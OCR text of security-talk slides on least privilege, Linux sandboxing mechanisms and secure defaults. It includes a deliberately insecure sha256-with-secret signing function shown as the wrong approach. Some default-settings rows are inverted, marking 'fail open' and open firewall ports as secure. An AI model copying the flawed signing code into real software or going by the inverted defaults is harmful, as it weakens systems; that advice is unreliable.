"**Too hard to get permissions = bad**"

Principle of least privilege

"The principle of least privilege (PoLP) is a security concept that states users and applications should only have the **minimum** access rights necessary to perform their tasks"

a.k.a “Shadow IT”

- Not enough permissions
- Should wait
- Actually: the work needs to be done

"**Too hard to get permissions = bad**"

Principle of least privilege

"The principle of least privilege (PoLP) is a security concept that states users and applications should only have the **minimum** access rights necessary to perform their tasks"

Application dev team

Infrastructure dev team

K8S devops team

Security team


We

- Not enough permissions
- Nobody sees the whole picture
- Except the attacker

"**Not enough permissions = bad**" too


Principle of least privilege

Sudo



(not a security boundary)

Windows UAC



(not a security boundary)

Principle of least privilege

Seccomp

seccomp(2) System Calls Manual *seccomp*(2)

NAME top

seccomp - operate on Secure Computing state of the process

LIBRARY top

Standard C library (*libc*, *-lc*)

SYNOPSIS top

```
#include <linux/seccomp.h>  /* Definition of SECCOMP_* constants */
#include <linux/filter.h>   /* Definition of struct sock_fprog */
#include <linux/audit.h>    /* Definition of AUDIT_* constants */
#include <linux/signal.h>   /* Definition of SIG* constants */
#include <sys/ptrace.h>     /* Definition of PTRACE_* constants */
#include <sys/syscall.h>    /* Definition of SYS_* constants */
#include <unistd.h>

int syscall(SYS_seccomp, unsigned int operation, unsigned int flags,
            void *args);
```

Linux Capabilities

Capabilities(7) Miscellaneous Information Manual *Capabilities*(7)

NAME top

capabilities - overview of Linux capabilities

DESCRIPTION top

For the purpose of performing permission checks, traditional UNIX implementations distinguish two categories of processes: *privileged* processes (whose effective user ID is 0, referred to as superuser or root), and *unprivileged* processes (whose effective UID is nonzero). Privileged processes bypass all kernel permission checks, while unprivileged processes are subject to full permission checking based on the process's credentials (usually: effective UID, effective GID, and supplementary group list).

Principle of least privilege

Pledge

NAME

pledge — restrict system operations

SYNOPSIS

#include <unistd.h>

int
pledge(*const char *promises*, *const char *execpromises*);

Unshare

UNSHARE(1) User Commands

NAME top


unshare - run program in new namespaces

SYNOPSIS top

unshare [options] [*program* [*arguments*]]

Principle of least privilege

Capability based security



Secure Defaults

Secure (service) defaults

❌Bind to 0.0.0.0 by default

✅ Bind to 127.0.0.1 by default

Secure (service) defaults

Secure (service) defaults


❌Bind to 0.0.0.0 by default

✅ Bind to 127.0.0.1 by default

❌admin:admin default credentials

✅ No default credentials (forced reset)

Secure (service) defaults



Secure (service) defaults

❌Bind to 0.0.0.0 by default	✅ Bind to 127.0.0.1 by default
❌admin:admin default credentials	✅ No default credentials (forced reset)
❌Block ports on firewall	✅ Open ports on firewall (block everything by default)

Secure (service) defaults

❌Bind to 0.0.0.0 by default	✅ Bind to 127.0.0.1 by default
❌admin:admin default credentials	✅ No default credentials (forced reset)
❌Block ports on firewall	✅ Open ports on firewall (block everything by default)
❌Fail close	✅ Fail open

Secure (service) defaults

Secure (service) defaults

Secure (service) defaults

Secure (code) defaults

sha256 vs HMAC

```
from config import SECRET
def sign(username):
    data = {"user": username}
    raw_data = json.dumps(data).encode()
    signature = sha256(SECRET + raw_data)
    return signature + raw_data
```

```
from config import SECRET
def sign(username):
    data = {"user": username}
    raw_data = json.dumps(data).encode()
    signature = hmac(SECRET, raw_data).digest()
    return signature + raw_data
```

Secure (code) defaults

❌ sha256

vs

HMAC

```
from config import SECRET
def sign(username):
    data = {"user": username}
    raw_data = json.dumps(data).encode()
    signature = sha256(SECRET + raw_data)
    return signature + raw_data
```

```
from config import SECRET
def sign(username):
    data = {"user": username}
    raw_data = json.dumps(data).encode()
    signature = hmac(SECRET, raw_data).digest()
    return signature + raw_data
```

Secure (code) defaults

❌ sha256

vs

❓ HMAC

```
from config import SECRET
def sign(username):
    data = {"user": username}
    raw_data = json.dumps(data).encode()
    signature = sha256(SECRET + raw_data)
    return signature + raw_data
```

```
from config import SECRET
def sign(username):
    data = {"user": username}
    raw_data = json.dumps(data).encode()
    signature = hmac(SECRET, raw_data).digest()
    return signature + raw_data
```

Secure (code) defaults

❌ sha256

vs

❓ HMAC

```python
from config import SECRET
def sign(username):
    data = {"user": username}
    raw_data = json.dumps(data).encode()
    signature = sha256(SECRET + raw_data)
    return signature + raw_data
```

```python
from config import SECRET
def sign(username):
    data = {"user": username}
    raw_data = json.dumps(data).encode()
    signature = hmac(SECRET, raw_data).digest()
    return signature + raw_data
```

When designing signing API, make sure there's **no way to use it incorrectly**

Secure (code) defaults

❌ verify(anything)

✅ itsdangerous

```python
from itsdangerous import URLSafeSerializer
auth_s = URLSafeSerializer("secret key", "auth")
token = auth_s.dumps({"id": 5, "name": "itsdangerous"})

print(token)
# eyJpZCI6NSwibmFtZSI6Iml0c2Rhbmdlcm91cyJ9.6YP6T0BaO67XP--9UzTrmurXSmg

data = auth_s.loads(token)
print(data["name"])
# itsdangerous
```

Secure (code) defaults

❌ verify(anything)

✅ jwt

```
>>> import jwt
>>> key = "secret"
>>> encoded = jwt.encode({"some": "payload"}, key, algorithm="HS256")
>>> jwt.decode(encoded, key, algorithms="HS256")
{'some': 'payload'}
```

Secure (code) defaults

Types come in handy - make illegal state impossible to represent:

- **`name: Optional[str]`** vs **`name: str; has_name: bool`**
- `{ is_paid: bool, is_cancelled: bool }`
- Non-nullable types
- Validating type wrappers instead of passing primitives

Also good for code correctness - if that's impossible to pass invalid parameter to a function, then it will certainly never happen.

Conclusion

Agenda

- Introduction
- Threat Modelling
- Defense in Depth
- Security through obscurity
- Privilege escalation
- Principle of Least Privilege
- Secure Defaults
- Conclusion

Q&A

jaroslaw.jedynak@itsec.re

Images from flaticon.com, Wikipedia, freepik